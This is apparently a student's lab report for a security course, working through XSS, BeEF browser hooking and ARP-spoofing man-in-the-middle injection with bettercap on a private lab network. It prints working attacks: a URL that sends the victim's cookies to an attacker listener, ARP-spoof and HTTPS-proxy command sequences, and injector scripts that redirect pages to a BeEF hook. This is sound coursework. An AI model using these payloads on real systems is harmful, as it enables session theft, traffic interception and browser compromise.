CMPT 489

# Assignment 6 Report

Marcelo Ollin Paco Zepeda
301180252

# *Table of Contents*

**Part 1: Javascript Injection & BeEF Introduction** ..... 3
Task 1: ..... 3
Task 2: ..... 3
Task 3: ..... 3
Task 4: ..... 4
Task 5: ..... 5
**Part 2: Using Bettercap for JavaScript Injection** ..... 5
Task 6: ..... 5
Task 7: ..... 6
Task 8: ..... 6
Task 9: ..... 7
Task 10: ..... 7
**Part 3: Leveraging the JavaScript Injection** ..... 7
Task 11: ..... 7
Task 12: ..... 8
**Part 4: Leveraging JavaScript Injection to a BeEF Hook** ..... 8
Task 13: ..... 8
Task 14: ..... 8
Task 15: ..... 9
**Part 5: More BeEF:** ..... 9
Task 16: ..... 9
Task 17: ..... 10

# Part 1: Javascript Injection & BeEF Introduction


## Task 1:

Perform a Javascript injection by changing the URL query parameter (parameter "q") in `http://<Kali's IP>:5000//task1?q=42`. The code should raise a popup (alert). Report the URL you created for this purpose.

URL created:

```
http://10.0.0.16:5000/task1?q=<script>alert(%27hello%27);</script>
```

Here is a screenshot of the alert generated by the java-script injected:





## Task 2:

Visit `http://<Kali's IP>:5000/task2`. This time this is a message board. Create an alert() javascript code and inject it in the message board. Report the message you entered confirm that you get an alert.

Message entered into message board:

```
<script>alert("It's High NOON!")</script>
```




## Task 3:


In this task you perform cookie stealing. Suppose that the victim (Windows 7) has access to `http://<Kali's IP>:5000//task1?q=42`. And you have a server running on the attacker listening on port 5050 (http://<Kali's IP>:5050) that logs all the requests made to it. What is the URL you can send to the victim in order to steal their cookies and send them to the server listening on Kali on port 5050? Note that the server can log all the request

query parameters.


URL sent to victim:

```
http://10.0.0.16:5000/task1?q=<script>var%20k%20=%20document.cookie;document.location=%22
http://10.0.0.16:5050/?q=%22%2Bk</script>
```

Here's a screenshot of the victim browser executing the command:




Here's what was received in the server:





**Note**: that the cookie stolen is in the last logged line in the screenshot above


## Task 4:

Assuming you have already started BeEF, perform the simplest way to hook by navigating in Kali's browser to http://127.0.0.1:3000/demos/basic.html. This will load the `hook.js`. After that confirm that your browser is hooked by checking Online Browsers in BeEF's left panel. After doing so close the demo page you opened and wait a bit to confirm that now there is no browser in Online Browsers.

Screenshot of the hooked browser in Windows 7: →



Screenshot of the reported browser plugins:




**Note:** The reported plugins are: Chrome PDF Plugin, Chrome PDF Viewer, Native Client

## Task 5:

Create a sample Web page that is infected with hook.js (http://localhost:3000/hook.js). Store the website in a file called `index.html` in path `/var/www/html`. Visit the Web page from the target machine and confirm that the browser is hooked. Report the contents of the index.html file.

Contents of index.html:

```
<!DOCTYPE html>
<html>
<body>

<h1>Hackers be hacking</h1>
    <script>document.location="http://10.0.0.16:3000/demos/basic.html"</script>

</body>
</html>
```

# Part 2: Using Bettercap for JavaScript Injection

## Task 6:

Open bettercap and perform a man-in-the middle attack against victim machine. Use also the net sniffer with the verbose flag set to false. Report the commands in bettercap you used to perform the MITM attack.

Commands used in better cap to perform MITM attack + net sniffer:

```
root@kali:~# bettercap -iface eth0
10.0.0.0/24 > 10.0.0.16  » set arp.spoof.targets 10.0.0.15
10.0.0.0/24 > 10.0.0.16  » arp.spoof on
[22:17:14] [sys.log] [inf] arp.spoof enabling forwarding
10.0.0.0/24 > 10.0.0.16  » [22:17:14] [sys.log] [inf] arp.spoof starting net.recon as a
requirement for arp.spoof
10.0.0.0/24 > 10.0.0.16  » [22:17:14] [sys.log] [inf] arp.spoof arp spoofer started,
probing 1 targets.
10.0.0.0/24 > 10.0.0.16  » [22:17:14] [endpoint.new] endpoint 10.0.0.15 detected as
08:00:27:6c:52:84 (PCS Computer Systems GmbH).
10.0.0.0/24 > 10.0.0.16  »

10.0.0.0/24 > 10.0.0.16  » set net.sniff.verbose false
```

```
10.0.0.0/24 > 10.0.0.16  » net.sniff on
```

## Task 7:


In order to inject the script we are going to use an injector script (download it from here or here). As you can see `line 12` is commented out. Replace the commented-out line so that the injected javascript displays a popup (alert) that says "Successful Injection". Report the complete injector.js you used.

Complete injector.js used:

```
function onLoad() {
        log( "Injector loaded." );
        log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
        if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') != -1 ) {
                res.Body = body.replace(
                '</head>',
                '<script>alert("Successful Injection");</script></head>'
                );
        }
        }
}
```

## Task 8:

Navigate to an **HTTP** website (e.g http://solanaceaesource.org/) and check that the popup window is displayed properly. Post a screenshot of the alert in the HTTP website you visited.



Task 9:

Now try visiting an HTTPS website. You will not see the alert this time. Why doesn't this method work on HTTPS websites according to your opinion? How one would be able to make this method work on HTTPS theoretically?

The reason HTTPS websites do not work with the bettercap http.proxy module is because of the protocol that the http.proxy module is using. The module is designed to work on websites using the HTTP protocol not HTTPS. As mentioned in class, HTTPS is identical to HTTP syntactically. However, HTTPS adds a security layer know as SSL, or a newer implantation known as TLS. Theoretically, if we wanted the http.proxy module to work, what we could do is set up an SSL Strip attack. Which would downgrade websites using the HTTPS protocol down to the HTTP protocol. This in turn could mean that the http.proxy module would work and we would see the alert that was injected through the injector.js code. One reason why this might not work is because of HTTP Strict Transport Security (HSTS).

Task 10:

How does the HTTP Javascript injection work in this case in terms of file/packet inspection? Explain in a few sentences.

In order to carry out this attack, we had to do an ARP Spoofing attack. Which causes the victim/destination computer to send packets to our attacking computer instead of the source. Once we had done that, we performed a man in the middle attack (MitM) which gives us full control over the user by inspecting traffic between the victim and target. Moreover, the MitM attack allows us to modify the traffic being sent to the victim. This is where the bettercap http.proxy module comes in play. By definition, a proxy server works by intercepting connections between sender and receiver. All incoming data enters through one port and is forwarded to the rest of the network via another port.

The bettercap http.proxy module allows us to manipulate HTTP traffic at runtime. For instance, what we did in the TASK 9 was to inject JavaScript into the target's visited websites. Bettercap takes care of the spoofing and the firewall rules needed in order to redirect the victim's traffic to the proxy itself.

## Part 3: Leveraging the JavaScript Injection

Task 11:


Load the key and the certificate to bettercap's `https.proxy module`. Then, load the script injector to `https.proxy` module and start the module. Report the commands you used.

Assuming we already have a MITM attack going on, here are the commands used for the https.proxy module:

```
10.0.0.0/24 > 10.0.0.16  » set https.proxy.injectjs /root/Downloads/injector.js
10.0.0.0/24 > 10.0.0.16  » set https.proxy.script /root/Downloads/injector.js
10.0.0.0/24 > 10.0.0.16  » set https.proxy.key /root/.mitmproxy/mitmprox-ca.pem
10.0.0.0/24 > 10.0.0.16  » set https.proxy.certificate /root/.mitmproxy/mitmproxy-ca-
cert.pem
10.0.0.0/24 > 10.0.0.16  » https.proxy on
10.0.0.0/24 > 10.0.0.16  » [00:06:53] [sys.log] [inf] https.proxy loading proxy
certification authority TLS key from /root/.mitmproxy/mitmprox-ca.pem
10.0.0.0/24 > 10.0.0.16  » [00:06:53] [sys.log] [inf] https.proxy loading proxy
certification authority TLS certificate from /root/.mitmproxy/mitmproxy-ca-cert.pem
10.0.0.0/24 > 10.0.0.16  » [00:06:53] [sys.log] [inf] Injector loaded.
10.0.0.0/24 > 10.0.0.16  » [00:06:53] [sys.log] [inf] targets: 10.0.0.15
10.0.0.0/24 > 10.0.0.16  » [00:06:53] [sys.log] [inf] https.proxy started on
10.0.0.16:8083 (sslstrip disabled)
10.0.0.0/24 > 10.0.0.16  »
```

Task 12:

After starting the module go to https://facebook.com and verify that the injector works. Post screenshot of the website after successful script injection.




## Part 4: Leveraging JavaScript Injection to a BeEF Hook

Task 13:

Modify the injector.js to include the hook and remove the alert. Report the modified injector.js.


```
function onLoad() {
        log( "Injector loaded." );
        log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
        if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') != -1 ) {
                res.Body = body.replace(
                '</head>',

        '<script>document.location="http://10.0.0.16:3000/demos/basic.html";</script></hea
d>'
                );
        }
        }
}
```

Task 14:

Now close all tabs and navigate to an HTTPS website (e.g https://twitter.com). Go back to BeEF panel and check if the target browser is hooked. It should not be hooked. Now check the certificate of the website you are using. Is it the same as the produced certificate by mitmproxy? If not ensure that it is. Why isn't the injection working?

The certificate of the website that we are using is the same as the produced certificate by the mitmproxy. The injection isn't working because the mitmproxy certificate is not the same web server certificate that identifies

the website that we are trying to access. Certificates are used to verify the identity of a website to its clients. They are digitally signed using a trusted third party, known as a certificate authority. Because of this, we get an error like this:




**Note**: Notice the ERR_CERT_AUTHORITY_INVALID error message in the screenshot above

### Task 15:

Now visit an HTTP website (e.g http://solanaceaesource.org/). In this case the injection should work and you should be able to see the web browser in BeEF's **Online Browsers**. Why is this method working, contrary to what you experienced in **Task 14**?

The reason why this method is working is because of the protocol we are using – (HTTP) – in this task. The certificates that we mention in task 14 only apply to HTTPS. HTTPS adds a layer of security known as Secure Socket Layer (SSL) or the Transport layer Security (SSL). Both SSL and TLS rely on the notion a certificate to verify the identity of the server and establish an encrypted communication channel between the web browser and the web server.

## Part 5: More BeEF:


### Task 16:

In BeEF you will find a command which scans for the antivirus in the target system. Report the result of the antivirus scan from BeEF framework and how to perform it. What is the antivirus that the target machine is using?


Steps to perform antivirus scan in BeEF (assuming already in the BeEF ui panel):

1. Click on Commands tab
2. Under module tree click on search bar
3. Search for antivirus
4. Click on detect antivirus under the Hosts folder
5. Under the detect antivirus column that appears, click the execute button

See Picture below for more details:




Here are the results of the detect antivirus command:




**Note**: There are is no antivirus detected!

## Task 17:

By using the module found in `Social Engineering > Fake Flash Update` explain the steps and the exact commands that a potential attacker can use to gain access to the system and how he/she can make this attack persistent not to lose the access even after victim system reboot. Post screenshot of how it looks on the victim browser after executing the social engineering attack from BeEF.

One method that the potential attacker can use in order to gain access to the system using the fake flash update social engineering method is by creating a payload using msfvenom that will give us a meterpreter session. This is assuming our victim's computer is a windows system.

